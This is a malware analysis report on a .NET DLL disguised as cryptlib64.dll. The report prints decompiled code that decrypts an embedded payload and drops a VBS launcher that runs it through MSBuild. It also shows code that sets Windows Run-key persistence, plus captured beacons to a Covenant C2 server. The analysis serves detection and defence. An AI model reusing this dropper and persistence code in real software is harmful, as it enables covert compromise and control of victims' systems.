Practical Malware Analysis & Triage
Malware Analysis Report

cryptlib64.dll Malware

July 2024 | Diego aka (kr4dd) | v1.0

PRACTICAL MALWARE ANALYSIS & TRIAGE

Table of Contents

cryptlib.dll Malware
July 2024
v1.0

Executive Summary


SHA256 hash	732f235784cd2a40c82847b4700fb73175221c6ae6c5f7200a3f43f209989387

cryptlib.dll consists of a malicious dll file whose real name is EmbedDLL.dll, its existence is previously known, consisting of a first record in VirusTotal with date 2021-10-10. This DLL is compiled with .NET for 64-bit architectures. It creates two files, where the first one a VBS file processes the content of the second file, after processing it an attempt to connect to a listener of a c2 covenant will be made.

YARA signature rules are attached in Appendix A. Malware sample and hashes have been submitted to VirusTotal for further examination.

High-Level Technical Summary

The cryptlib64 library creates two files **embed.xml** and **embed.vbs**, the content of the first one is encrypted and protected with AES, and it is only decrypted after the execution of the DLL by dumping its content in embed.xml which contains a payload in C# whose content is protected, on the other hand, it creates the file embed. vbs file whose content is specified in appendix C and allows to process and execute the embed.xml file, after its execution it will make a communication attempt against the URL hxxp://srv[.]masterchiefsgruntemporium[.]local/, which belongs to a listener of the C2 Covenant. Finally, it should be noted that the main flow of cryptlib64 execution also establishes persistence through the windows registry of the **embed.vbs** script, in order to be able to send information to C2 in case of disconnection.



Malware Composition

cryptlib.dll consists of the following components:

File Name	SHA256 Hash
embed.xml	f1548cd02784606c8abac865abf5ed6220d34eea88c7a5715e0183d7f050f4ab
embed.vbs	66fd543f31545082cf8fcc45a6ab1094bc118c45634f2be450f84f4e5745b291

embed.xml


File containing C# code that employs a loaded reflective technique to avoid EDR detection to connect to a covenant listener (grunt).

embed.vbs:

Script in Visual Basic that allows the execution and processing of embed.xml content by calling MSBuild.exe

Basic Static Analysis

The file type we have consists of a 64-bit Windows library written in .NET.




Detect It Easy v3.07 [Windows 10 Version 2009] (x86_64)

```
File name: C:\Users\kr4dd\Desktop\Malware.cryptlib64.dll.malz
File type: PE64    File size: 28.50 KiB
Scan: Automatic    Endianness: LE    Mode: 64-bit    Architecture: AMD64    Type: DLL
PE64
    Library: .NET(v4.0.30319)[-]            S    ?
    Linker: Microsoft Linker(11.0)[DLL64]   S    ?
✓ Recursive scan  ✓ Deep scan  ☐ Heuristic scan  ✓ Verbose
100%    ☐ All types    136 msec
```

Figure 1. Initial file identification


If we stop to analyze the strings, we can identify cryptographic operations and parameters. But apparently nothing of great value.



```
EmbedDLL.dll
mscorlib
Cryptor
EmbedDLL
<PrivateImplementationDetails>
Program
AES_Encrypt
bytesToBeEncrypted
passwordBytes
AES_Decrypt
bytesToBeDecrypted
66840DDA154E8A113C31DD0AD32F7F3A366A80E8136979D8F5A101D3D29D6F72
embed
Main
args
WrapNonExceptionThrows
EmbedDLL
Copyright
  2021
$2eab5b3e-db27-4823-8690-150bb182b16b
1.0.0.0
.NETFramework,Version=v4.7.2
FrameworkDisplayName
.NET Framework 4.7.2
_CorDllMain
mscoree.dll
embed
\EmbedDLL.dll
```

Figure 2. Strings AES algorithm and real dll name.

cryptlib.dll Malware
July 2024
v1.0




```
InitializeArray
SymmetricAlgorithm
set_KeySize
set_BlockSize
get_KeySize
DeriveBytes
GetBytes
set_Key
get_BlockSize
set_IV
CipherMode
set_Mode
ICryptoTransform
CreateEncryptor
Stream
CryptoStreamMode
Write
Close
IDisposable
Dispose
ToArray
PaddingMode
set_Padding
CreateDecryptor
CallConvCdecl
SHA256
Create
System.Text
Encoding
get_UTF8
HashAlgorithm
ComputeHash
Convert
FromBase64String
```

Figure 3. Hash operations and cryptographic parameters.

Advanced Static Analysis

We will begin by reverse engineering the dll using dnSpy64, where we first identify the existence of two classes belonging to the EmbedDLL namespace, Cryptor and Program.




```
EmbedDLL (1.0.0.0)
  EmbedDLL.dll
    PE
    Type References
    References
    { } -
    { } EmbedDLL
      Cryptor @02000002
        Base Type and Interfaces
        Derived Types
        Cryptor() : void @06000003
        AES_Decrypt(byte[], byte[]) : byte[] @06000002
        AES_Encrypt(byte[], byte[]) : byte[] @06000001
      Program @02000004
        Base Type and Interfaces
        Derived Types
        Program() : void @06000006
        embed() : void @06000004
        Main(string[]) : void @06000005
```

Figure 4. Identification of C# dll classes.

If we stop to analyze the Cryptor class, we will see that it consists of two functions, one for AES encryption and the other for AES decryption. The AES operations are performed in CBC mode, for a block size of 128 bytes, and a key size of 256 bits. Lastly, these two functions use the salt with the value { 1, 2, 3, 4, 5, 6, 7, 8 } and one thousand iterations.


In the first image we can see the encrypt method, the data to be encrypted in bytes format, and as a second parameter the bytes of the password with which it will be encrypted.



```
public static byte[] AES_Encrypt(byte[] bytesToBeEncrypted, byte[] passwordBytes)
{
    byte[] array = null;
    byte[] array2 = new byte[] { 1, 2, 3, 4, 5, 6, 7, 8 };
    using (MemoryStream memoryStream = new MemoryStream())
    {
        using (RijndaelManaged rijndaelManaged = new RijndaelManaged())
        {
            rijndaelManaged.KeySize = 256;
            rijndaelManaged.BlockSize = 128;
            Rfc2898DeriveBytes rfc2898DeriveBytes = new Rfc2898DeriveBytes(passwordBytes, array2, 1000);
            rijndaelManaged.Key = rfc2898DeriveBytes.GetBytes(rijndaelManaged.KeySize / 8);
            rijndaelManaged.IV = rfc2898DeriveBytes.GetBytes(rijndaelManaged.BlockSize / 8);
            rijndaelManaged.Mode = CipherMode.CBC;
            using (CryptoStream cryptoStream = new CryptoStream(memoryStream, rijndaelManaged.CreateEncryptor(), CryptoStreamMode.Write))
            {
                cryptoStream.Write(bytesToBeEncrypted, 0, bytesToBeEncrypted.Length);
                cryptoStream.Close();
            }
            array = memoryStream.ToArray();
        }
    }
    return array;
}
```

Figure 5. Crypto class AES_Encrypt method.


The second image shows the decrypt function, which receives two parameters, the bytes of the data to decrypt and a second parameter which would be the password in bytes.



```
// Token: 0x06000002 RID: 2 RVA: 0x00002160 File Offset: 0x00000560
public static byte[] AES_Decrypt(byte[] bytesToBeDecrypted, byte[] passwordBytes)
{
    byte[] array = null;
    byte[] array2 = new byte[] { 1, 2, 3, 4, 5, 6, 7, 8 };
    using (MemoryStream memoryStream = new MemoryStream())
    {
        using (RijndaelManaged rijndaelManaged = new RijndaelManaged())
        {
            rijndaelManaged.KeySize = 256;
            rijndaelManaged.BlockSize = 128;
            Rfc2898DeriveBytes rfc2898DeriveBytes = new Rfc2898DeriveBytes(passwordBytes, array2, 1000);
            rijndaelManaged.Key = rfc2898DeriveBytes.GetBytes(rijndaelManaged.KeySize / 8);
            rijndaelManaged.IV = rfc2898DeriveBytes.GetBytes(rijndaelManaged.BlockSize / 8);
            rijndaelManaged.Mode = CipherMode.CBC;
            rijndaelManaged.Padding = PaddingMode.PKCS7;
            using (CryptoStream cryptoStream = new CryptoStream(memoryStream, rijndaelManaged.CreateDecryptor(), CryptoStreamMode.Write))
            {
                cryptoStream.Write(bytesToBeDecrypted, 0, bytesToBeDecrypted.Length);
                cryptoStream.Close();
            }
            array = memoryStream.ToArray();
        }
    }
    return array;
}
```

Figure 6. Crypto class AES_Decrypt method.


If we analyze the Program class, we see an array variable that is initialized with the hash 256 of the string "p0w3r0verwh3lm1ng!", followed by a variable "text" containing a value that consists of decoding the contents of the base64 file, which apparently if decoded does not return anything of interest.



```
internal class Program
{
    // Token: 0x06000004 RID: 4 RVA: 0x00002268 File Offset: 0x00000668
    private static void embed()
    {
        byte[] array = SHA256.Create().ComputeHash(Encoding.UTF8.GetBytes("p0w3r0verwh3lm1ng!"));
        string text = new StreamReader(new MemoryStream(Cryptor.AES_Decrypt(Convert.FromBase64String("pxQRI8YJc6jVr3x45Y+ti/tT8W
          +3HpQHbcw1yZJQ9goNhoTt2TTRIbFkDsFdmrLwIklux2Tcs42qWV15vEWaGE7NywrhmorgjRarizl08J8eAd7JbR3zzqM5KbX5Vz6lqi51p3G0RGviA59gz1s6GcJ5wwIPCSHk5si
          M3QpGIm8XxL93J5HVf52LOfTEb91BR6md7bIoG2xbZIZ7kC2nbXlmcHGT49NhP6mwTxfLSTERKP2y5d5kOruBW/
          xunGBZY9kcvYtTLYmzPtius491SjU5nKHyxg8VwR8VkynD71yf/0Scwz9zKDc9gvwHYwvpt7nGQmWXdtqxqEC6kvLB1XmyXqh94TJOTRVdLEvkrM7GdGQjuuewaCZoUCHabZqXnW/
          igNangpSQTnjB4WUqunJkJ0uvgozz/dbPQFYiKc+pwR6H/
          nS07tk13jZOBbuFkwfYAMHDh82OJ0CXlqW0HjGGzO0fQkUZDX6qQeMYnQqPEn0oJKSQ8IMtIl5wwc0SaMNuIBombhxEXqARDk7f5W0lrksrNEL0Yj6HaSq7yI1GzK6NiotjbV/uaL
          +UnreB+f3JlyQ1eRL79NOHORagTY/rBE/gXI+ZgSbSWz05jGDtUBjabGDj1zQuFKfyccg2G3u5yqWnUhAIRaXadE13w1UoM5MHutDY6uk2xFXD5k29uL8S2RmdvD+XL/
          oA0AnKI6iBXkkMNDdxbf82cciS7mfF0bzLw9S/wmwj5OFZo0c/4ZgPlM/8Okg9mlJIngWK25f6iTX9p
```

Figure 7. Program class has a hashed word and a strange base64 content.


After this, you can see that it tries to write to the user's public path an embed.xml file containing the value of the variable "text".



```
      +yisxt7thZH+auY3O3xzkJDAZv9lCR20l3gz017Erv2aGkWm4UXwLH8R"), array))).ReadToEnd();
    File.WriteAllText(Environment.GetEnvironmentVariable("public") + "\\embed.xml", text);
```

Figure 8. Program class create a suspicious xml file.

Finally, there is a second variable called "text2" which contains a base64 value (see appendix C). This value is written in the path "C:\Users\Public\Documents\embed.vbs", and to finish the execution it tries to perform a persistence technique in the Windows registry with embed.vbs.




```
string text2 = new StreamReader(new MemoryStream(Convert.FromBase64String
  ("U2V0IG9TaGVsbCA9IENyZWF0ZU9iamVjdCAoIldzY3JpcHQuU2hlbGwiKSAKRGltIHN0ckFyZ3MKc3RyQXJncyA9ICJDOlxXaW5kb3dzXE1pY3Jvc29mdC5ORVRcRnJhbWV3b3JrXHY0LjAuMzAzMTl
  cTVNCdWlsZC5leGUgQzpcVXNlcnNcUHVibGljXGVtYmVkLnhtbCIKb1NoZWxsLlJ1biBzdHJBcmdzLCAwLCBmYWxzZQ=="))).ReadToEnd();
File.WriteAllText("C:\\Users\\Public\\Documents\\embed.vbs", text2);
try
{
    RegistryKey.OpenBaseKey(RegistryHive.CurrentUser, RegistryView.Registry64).OpenSubKey("Software\\Microsoft\\Windows\\CurrentVersion\\Run",
      true).SetValue("embed", "C:\\Users\\Public\\Documents\\embed.vbs");
}
catch (Exception ex)
{
    Console.WriteLine(ex.Message);
}
```

Figure 9. Program class create a suspicious vbs file and keep it into Windows Registry.

Basic Dynamic Analysis

Calling the C2 covenant listener by manually executing the contents of embed.xml



*Ethernet0 2
Archivo Edición Visualización Ir Captura Analizar Estadísticas Telefonía Wireless Herramientas Ayuda
http
cmd - powershell

```
No.   Time       Source          Destination     Protocol Length Info
    4 0.000986   192.168.129.3   192.168.129.4   HTTP      317 GET /en-us/index.html HTTP/1.1
    7 0.018759   192.168.129.4   192.168.129.3   HTTP      312 HTTP/1.1 200 OK  (text/html)
   16 0.376396   192.168.129.3   192.168.129.4   HTTP     1090 POST /en-us/docs.html HTTP/1.1
   19 0.388112   192.168.129.4   192.168.129.3   HTTP      312 HTTP/1.1 200 OK  (text/html)
```

```
PS C:\Users\kr4dd\Desktop > C:\Windows\Microsoft.NET\Framework\v4.0.30319\MSBuild.exe C:\Users\Public\embed.xml
Microsoft (R) Build Engine version 4.8.9037.0
[Microsoft .NET Framework, version 4.0.30319.42000]
Copyright (C) Microsoft Corporation. All rights reserved.

Build started 25/07/2024 19:54:50.

Build succeeded.
    0 Warning(s)
    0 Error(s)

Time Elapsed 00:00:01.62
FLARE-VM 07/25/2024 19:54:52
```

Figure 10. Execute embed.xml and capture C2 petitions


After having obtained the previous request, we observe the content of the payload of the POST request to C2. The content is encoded in hexadecimal, so once decoded we have three parameters, **i** (a kind of identifier), **data** (the content sent in base64 format), and **session** (session ID).



```
i=a19ea23062db990386a3a478cb89d52e

&data=eyJHVUlEIjoiYzYzOGViNTlhODM5Y2JkYTJlNzUiLCJUeXBlIjowLCJNZXRhIjoiIiwiSVYiOiJVSXlLS2M2S2dZQzNwS215L1IxbThBPT0iLCJFbmNyeXB0ZWRNZXNzYWdlIjoibG9kNi8vZFc4YVh2YXNLS3BOdk51ckhlRE9HNUM
5NU1yUEVPL3hzWlAwT3dvK2x3eld4Q0JmQmtYRFl2Yzd2OFZYcXpoYlJWMDVuVnlsTVh4OHlrVEx6SXZQUzIrVUFuQUc3dVBadXBKZEoydVZzR2NWcndzd1ZFL2xoWFRGVzc5Qml4LzBaeHR3TUJCYmtKeWRaNVBxOFNEOXErcjBCekQ0NWhL
OUg4Nkd5Yk9tSTNZMndNbklxQThxbVRGbUg1MjFTN2M3MHVKRThlK1RzT2tKcmZZSDJLbWxTV1dobXR0RndoMWpjMG55Q1kzdGZWNlZRREdVQkhCNk5rcDlJWTRya3lnY2w0OGtQVmR1MjhHVmlDS3IzaE5lWkVxcnhZcTkyQ1d4SXRjN3Rub
ExVMmRRaG9xcXV5RUtCSlZtWjlKYVpZVUZEcUpGNnpYYTFjTjJlR2E0bDVWUEVnM0NjMUlTQWl6WGRnVGZ1ZnQ0MVgxS3VMZlhvYVh0TWNETUFPUzRSWTN6TUYwRjVIU0FmcitMNEw0QkpoeGx4YnYvSEcxbHdNdUZLMTl5TTFWRXpJTUFnVE
E1U3lqVnlUWlRLK1hzYko2Tmt2bFN1b002MkFIenBsSkJsYlZZUUhiL0Ntei9BVEtmTXdSNGp2ZFFXekRZTEEvYWpXWmNMTHNZeERxZVdRNWFqWkJZVlYwYzFkYWJVcFhha0ZxV1ZJM1JscFZlVkZxUW0xd2JsaFJiRkY1YzBvNVduTkZQU0lzSWtoTlFVTWlPaUl2YVhJMVNHdA
jYUE0RVhuN0JGVGJyRVhFendLL3YrZG5HRU9CbjJ1VHE5bGRFPSJ9

&session=75db-99b1-25fe4e9afbe58696-320bea73
```

Figure 11. Parameters of POST petition to Covenant C2

Finally, once the value of “data” field has been decoded, we will see that an encrypted message is sent, with an identifier, an initialization vector and a message authentication code.



